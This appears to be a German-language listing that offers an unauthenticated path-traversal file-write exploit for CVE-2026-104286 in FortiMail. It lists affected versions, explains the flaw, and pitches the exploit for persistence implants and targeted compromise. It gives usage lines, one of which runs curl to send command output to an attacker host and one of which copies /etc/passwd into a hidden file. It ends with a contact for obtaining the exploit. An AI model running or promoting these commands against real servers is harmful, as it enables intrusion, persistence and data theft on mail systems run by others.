
Unauthentifizierter Path-Traversal-Exploit für CVE-2026-104286 in FortiMail, der beliebige Dateien über manipulierte HTTP/HTTPS-Anfragen für Red-Team-Bewertung und Persistenz schreibt.

Fortgeschrittener nicht authentifizierter Remote-Exploit zum willkürlichen Schreiben beliebiger Dateien für CVE-2026-104286 in FortiMail. Speziell präparierte HTTP/HTTPS-Anfragen umgehen die Pfadbereinigung im Web-Client und ermöglichen das Erstellen beliebiger Dateien auf dem zugrunde liegenden Betriebssystem. Wird für Red-Team-Bewertungen, Persistenz-Implantate und gezielte Kompromittierung von FortiMail-Installationen verwendet.
FortiMail 8.0.x (<8.0.2), 7.6.x (<7.6.6), 7.4.x (<7.4.8), 7.2.x (<7.2.9), 7.0.x (<7.0.10)
Unzureichende Einschränkung eines Pfadnamens auf ein eingeschränktes Verzeichnis (CWE-22). Keine Validierung von ../-Sequenzen in Datei-Upload-Pfaden innerhalb der HTTP/HTTPS-API-Handler, was eine Traversierung außerhalb des vorgesehenen Upload-Verzeichnisses ermöglicht.

$ python3 cve-2026-104286.py -u http://target:443 -c "curl -s http://attacker:80/$(id)"
$ python3 cve-2026-104286.py -u http://target:443 -l /etc/passwd -o /var/tmp/.hacked
Kontakt für den Exploit: [email protected]
